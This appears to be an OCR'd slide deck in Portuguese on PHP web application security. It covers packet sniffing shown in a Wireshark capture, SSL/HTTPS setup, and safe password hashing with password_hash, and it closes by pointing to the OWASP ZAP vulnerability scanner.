
# Fluxo do tráfego



# Sniffers em redes abertas

# Wireshark




eth0: Capturing - Wireshark
File Edit View Go Capture Analyze Statistics Help
Filter:
Expression... Clear Apply
No. Time Source Destination Protocol Info
47 139.931463 ThomsonT_08:35:4f Wistron_07:07:ee ARP 192.168.1.254 is at 00:90:d0:08:35:4f
48 139.931466 192.168.1.68 192.168.1.254 DNS Standard query A www.google.com
49 139.975406 192.168.1.254 192.168.1.68 DNS Standard query response CNAME www.l.google.com A 66.102.9.99
50 139.976811 192.168.1.68 66.102.9.99 TCP 62216 > http [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=2
51 140.079578 66.102.9.99 192.168.1.68 TCP http > 62216 [SYN, ACK] Seq=0 Ack=1 Win=5720 Len=0 MSS=1430
52 140.079583 192.168.1.68 66.102.9.99 TCP 62216 > http [ACK] Seq=1 Ack=1 Win=65780 Len=0
53 140.080278 192.168.1.68 66.102.9.99 HTTP GET /complete/search?hl=en&client=suggest&js=true&q=m&cp=1 H
54 140.086765 192.168.1.68 66.102.9.99 TCP 62216 > http [FIN, ACK] Seq=805 Ack=1 Win=65780 Len=0
55 140.086921 192.168.1.68 66.102.9.99 TCP 62218 > http [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=2
56 140.197484 66.102.9.99 192.168.1.68 TCP http > 62216 [ACK] Seq=1 Ack=805 Win=7360 Len=0
57 140.197777 66.102.9.99 192.168.1.68 TCP http > 62216 [FIN, ACK] Seq=1 Ack=806 Win=7360 Len=0
58 140.197811 192.168.1.68 66.102.9.99 TCP 62216 > http [ACK] Seq=806 Ack=2 Win=65780 Len=0
Frame 1 (42 bytes on wire, 42 bytes captured)
Ethernet II, Src: Vmware_38:eb:0e (00:0c:29:38:eb:0e), Dst: Broadcast (ff:ff:ff:ff:ff:ff)
Address Resolution Protocol (request)
0000 ff ff ff ff ff ff 00 0c 29 38 eb 0e 08 06 00 01 ........ )8......
0010 08 00 06 04 00 01 00 0c 29 38 eb 0e c0 a8 39 80 ........ )8....9.
0020 00 00 00 00 00 00 c0 a8 39 02 ........ 9.
eth0: <live capture in progress> Fil...
Packets: 445 Displayed: 445 Marked: 0
Profile: Default

# Configurando um certificado SSL

# Gerando um certificado para testes

http://www.phpit.com.br/artigos/configurando-ssl-servidor-de-desenvolvimento-apache.phpit


LINUX FOUNDATION COLLABORATIVE PROJECTS
Let's Encrypt
Documentation
Get Help
Donate
About Us
Let's Encrypt is a free, automated, and open Certificate Authority.
Get Started
Donate
FROM OUR BLOG
Mar 23, 2017
OVH Renews Platinum Sponsorship of Let's Encrypt
We're pleased to announce that OVH has renewed their
MAJOR SPONSORS
mozilla
Akamai
CISCO
EFF
OVH
chrome
IdenTrust
gemalto

# Alternando entre HTTP e HTTPS

# Leves diferenças na $_SERVER sob HTTPS

# $_SERVER

## HTTP

```
[HTTP_HOST] => localhost
[SERVER_SOFTWARE] => Apache/2.2.22
[SERVER_NAME] => localhost
[SERVER_ADDR] => 127.0.0.1
[SERVER_PORT] => 80
[REMOTE_ADDR] => 127.0.0.1
[DOCUMENT_ROOT] => /var/www
```

## HTTPS

```
[HTTPS] => on
[SSL_TLS_SNI] => localhost
[HTTP_HOST] => localhost
[SERVER_SOFTWARE] => Apache/2.2.22
[SERVER_NAME] => localhost
[SERVER_ADDR] => 127.0.0.1
[SERVER_PORT] => 443
[REMOTE_ADDR] => 127.0.0.1
[DOCUMENT_ROOT] => /var/www
```

# Force a utilização do protocolo HTTPS

Via aplicação ou via apache

# 10

# Armazenando senhas


md5…
sha1…


crypt
password_hash


```php
<?php
$cript = password_hash('abacaxi', CRYPT_BLOWFISH, ['cost' => 12]);
// Exemplo: $2y$12$0VeJrCeppjPkEkxwuJNRRudT25GAUprLgzUHq5zX01G2LPJyZjixS

if (password_verify('abacaxi', $cript)) {
  echo 'Senha OK';
} else {
  echo 'Deu ruim!';
}
```

```php
<?php
$senha = 'abacaxi';
$hash = '$2y$12$0VeJrCeppjPkEkxwuJNRRudT25GAUprLgzUHq5zX01G2LPJyZjixS';

// Pode aumentar conforme a capacidade do seu servidor evolui
$opcoes = ['cost' => 10];

// Verifica se a senha está OK
if (password_verify($senha, $hash)) {
  // Se deu certo, verifica se a senha atende às novas
  // opções (como algoritmo ou custo diferentes)
  if (password_needs_rehash($hash, PASSWORD_DEFAULT, $opcoes)) {
    // Gera uma senha nova para substituir a antiga
    $novoHash = password_hash($senha, PASSWORD_DEFAULT, $opcoes);
  }
}
```


# É possível definir um salt, mas não é recomendado!

# 11

# Aplicações de verificação de vulnerabilidades





**https://github.com/zaproxy/zaproxy**

